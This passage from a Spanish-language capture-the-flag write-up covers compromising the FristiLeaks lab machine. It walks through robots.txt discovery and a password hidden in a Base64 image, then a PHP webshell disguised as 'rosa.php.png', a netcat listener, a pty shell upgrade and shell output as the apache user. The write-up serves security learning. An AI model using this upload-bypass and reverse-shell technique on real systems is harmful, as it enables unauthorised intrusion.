servidor (http://10.10.10.11/robots.txt). Este archivo indica rutas que el administrador no desea que los buscadores indexen, revelando directorios interesantes: /cola, /sisi, y /beer.




*Configuración - 11*

## 4.10 Se accede a la ruta http://10.10.10.11/cola/


Se accede a la ruta http://10.10.10.11/cola/. La respuesta del servidor devuelve un mensaje en formato **meme** indicando que no es la URL correcta. Esto es un mecanismo de despiste para los visitantes.




*Configuración - 12*

## 4.11 Acceso a la ruta http://10.10.10.11/sisi/


Acceso a la ruta http://10.10.10.11/sisi/, donde se muestra un portal de administración de **#fristileaks admin portal** acompañado de una imagen de burla (Nelson de Los Simpson). Esto confirma que es un punto de interés a investigar.




*Configuración - 13*

## 4.12 servicio web para decodificar un bloque en Base64

Se utiliza un servicio web para decodificar un bloque en **Base64**. El contenido corresponde a una imagen en formato **PNG**. La salida aún contiene caracteres binarios que no se interpretan correctamente en texto plano.





*Configuración - 14*

## 4.13 formato imagen PNG, revelando una cadena de texto

El bloque Base64 se decodifica correctamente a formato **imagen PNG**, revelando una cadena de texto:

keKkeKKeKkeKkEkkEk


Este dato probablemente corresponde a una **credencial o clave de acceso** para el portal.




*Configuración - 15*

## 4.14 Ingreso exitoso al portal http://10.10.10.11/frist1/login_success.php


Ingreso exitoso al portal http://10.10.10.11/frist1/login_success.php, donde se muestra el mensaje **"Login successful"** y la opción de **subir archivos**. Esto indica un posible punto de explotación para cargar archivos maliciosos (ejemplo: un webshell).




*Configuración - 16*

## 4.15 carga de archivos en upload.php


Se observa el formulario de carga de archivos en upload.php, donde se selecciona un archivo para subir. La interfaz muestra un campo de selección y un botón para enviar el archivo.




*Configuración - 17*

## 4.16 el directorio /uploads


Después de enviar, la página do_upload.php confirma que el archivo fue cargado con éxito en el directorio /uploads. Esto indica que la aplicación recibe y almacena archivos sin mayores restricciones aparentes.




*Configuración - 18*


## 4.17 intentar acceder directamente a /uploads/

Al intentar acceder directamente a /uploads/, el servidor responde con el mensaje **“no!”**, lo que significa que está bloqueado el listado de directorios. Esto evita ver el contenido, pero no confirma si los archivos están ejecutables o no.




## 4.18 Nuevo intento de carga fallido

Nuevo intento de carga fallido: el servidor rechaza el archivo e informa que solo se permiten extensiones de imagen (png, jpg, gif). Esto confirma un filtro básico de validación por extensión.





## 4.19 se abre el directorio /usr/share/webshells

En Kali Linux, se abre el directorio /usr/share/webshells para explorar archivos de prueba. Se observan plantillas de *webshells* que suelen usarse en laboratorios para simular cargas maliciosas.





## 4.20 Vista interna de los ejemplos disponibles

Vista interna de los ejemplos disponibles. Aparecen archivos diseñados en PHP, entre otros, que muestran cómo se pueden modificar para pruebas.





## 4.21 prueba desde /usr/share/webshells

Se copia un archivo de prueba desde /usr/share/webshells hacia un directorio de trabajo en el escritorio. Este paso permite modificarlo antes de cualquier intento de subida.




## 4.22 El archivo copiado se abre en un editor de texto

El archivo copiado se abre en un editor de texto. Se observa el contenido PHP con parámetros editables (como IP y puerto), listos para ser configurados en un escenario de prueba.






## 4.23 Explotación vía subida de archivo PHP y obtención de shell inversa.

📌 Ruta: 10.10.10.11/fristj/uploads/rosa.php.png

- Se observa un intento de subir y ejecutar un archivo PHP disfrazado como imagen (rosa.php.png).

- El servidor devuelve el mensaje **“no!”**, lo que indica que el sistema de subida detectó y bloqueó la ejecución del archivo malicioso.
- Abajo, en la terminal, se ve el uso de **Netcat (nc -lvp 1234)**, lo que significa que se estaba esperando una **reverse shell** desde la víctima hacia el atacante.
- Logró establecer conexión (se ve un shell interactivo con permisos del usuario apache), lo cual confirma que hubo explotación exitosa a pesar de la restricción inicial.



# 5 SECCION 2 – CREACION DE 2 USUARIOS

## 5.1 SE APLICA LS:

Para visualizar, los comandos y los archivos

```
sh-4.1$ ls -la
ls -la
total 102
dr-xr-xr-x. 22 root root  4096 Sep  9 08:50 .
dr-xr-xr-x. 22 root root  4096 Sep  9 08:50 ..
-rw-r--r--   1 root root     0 Sep  9 08:50 .autofsck
-rw-r--r--   1 root root     0 Nov 17  2015 .autorelabel
dr-xr-xr-x.  2 root root  4096 Nov 17  2015 bin
dr-xr-xr-x.  5 root root  1024 Nov 17  2015 boot
drwxr-xr-x  19 root root  3640 Sep  9 08:50 dev
drwxr-xr-x. 70 root root  4096 Sep  9 08:50 etc
drwxr-xr-x.  5 root root  4096 Nov 19  2015 home
dr-xr-xr-x.  8 root root  4096 Nov 17  2015 lib
dr-xr-xr-x.  9 root root 12288 Nov 17  2015 lib64
drwx------.  2 root root 16384 Nov 17  2015 lost+found
drwxr-xr-x.  2 root root  4096 Sep 23  2011 media
drwxr-xr-x.  3 root root  4096 Nov 17  2015 mnt
drwxr-xr-x.  3 root root  4096 Nov 17  2015 opt
dr-xr-xr-x  94 root root     0 Sep  9 08:50 proc
dr-xr-x---.  3 root root  4096 Nov 25  2015 root
dr-xr-xr-x.  2 root root 12288 Nov 18  2015 sbin
drwxr-xr-x.  2 root root  4096 Nov 17  2015 selinux
drwxr-xr-x.  2 root root  4096 Sep 23  2011 srv
drwxr-xr-x  13 root root     0 Sep  9 08:50 sys
drwxrwxrwt.  3 root root  4096 Sep  9 08:50 tmp
drwxr-xr-x. 13 root root  4096 Nov 17  2015 usr
drwxr-xr-x. 19 root root  4096 Nov 19  2015 var
sh-4.1$
```

```
sh-4.1$ python -c 'import pty;pty.spawn ("/bin/bash")'
python -c 'import pty;pty.spawn ("/bin/bash")'
bash-4.1$
```

```
bash-4.1$ cd html
cd html
bash-4.1$ ls -la
ls -la
total 36
drwxr-xr-x. 7 root   root   4096 Nov 25  2015 .
drwxr-xr-x. 6 root   root   4096 Nov 17  2015 ..
drwxr-xr-x  2 apache apache 4096 Nov 25  2015 beer
drwxr-xr-x  2 apache apache 4096 Nov 25  2015 cola
drwxr-xr-x  3 apache apache 4096 Nov 17  2015 fristi
drwxr-xr-x  2 apache apache 4096 Nov 25  2015 images
-rw-r--r--  1 apache apache  703 Nov 17  2015 index.html
-rw-r--r--  1 apache apache   62 Nov 17  2015 robots.txt
drwxr-xr-x  2 apache apache 4096 Nov 25  2015 sisi
bash-4.1$
```

```
bash-4.1$ ls -la
ls -la
total 102
dr-xr-xr-x. 22 root root  4096 Sep  9 08:50 .
dr-xr-xr-x. 22 root root  4096 Sep  9 08:50 ..
-rw-r--r--   1 root root     0 Sep  9 08:50 .autofsck
-rw-r--r--   1 root root     0 Nov 17  2015 .autorelabel
dr-xr-xr-x.  2 root root  4096 Nov 17  2015 bin
dr-xr-xr-x.  5 root root  1024 Nov 17  2015 boot
drwxr-xr-x  19 root root  3640 Sep  9 08:50 dev
drwxr-xr-x. 70 root root  4096 Sep  9 08:50 etc
drwxr-xr-x.  5 root root  4096 Nov 19  2015 home
dr-xr-xr-x.  8 root root  4096 Nov 17  2015 lib
dr-xr-xr-x.  9 root root 12288 Nov 17  2015 lib64
drwx------.  2 root root 16384 Nov 17  2015 lost+found
drwxr-xr-x.  2 root root  4096 Sep 23  2011 media
drwxr-xr-x.  3 root root  4096 Nov 17  2015 mnt
drwxr-xr-x.  3 root root  4096 Nov 17  2015 opt
dr-xr-xr-x  95 root root     0 Sep  9 08:50 proc
dr-xr-x---.  3 root root  4096 Nov 25  2015 root
dr-xr-xr-x.  2 root root 12288 Nov 18  2015 sbin
drwxr-xr-x.  2 root root  4096 Nov 17  2015 selinux
drwxr-xr-x.  2 root root  4096 Sep 23  2011 srv
drwxr-xr-x  13 root root     0 Sep  9 08:50 sys
drwxrwxrwt.  3 root root  4096 Sep  9 08:50 tmp
drwxr-xr-x. 13 root root  4096 Nov 17  2015 usr
drwxr-xr-x. 19 root root  4096 Nov 19  2015 var
bash-4.1$
```

```
bash-4.1$ cd var
cd var
bash-4.1$ ls -la
ls -la
total 76
drwxr-xr-x. 19 root      root      4096 Nov 19  2015 .
dr-xr-xr-x. 22 root      root      4096 Sep  9 08:50 ..
drwxr-xr-x.  6 root      root      4096 Nov 17  2015 cache
drwxr-xr-x.  3 root      root      4096 Nov 17  2015 db
drwxr-xr-x.  3 root      root      4096 Nov 17  2015 empty
drwxr-x---   3 fristigod fristigod 4096 Nov 25  2015 fristigod
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 games
drwxr-xr-x. 19 root      root      4096 Sep  4 11:32 lib
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 local
drwxrwxr-x.  5 root      lock      4096 Nov 17  2015 lock
drwxr-xr-x.  4 root      root      4096 Sep  9 08:50 log
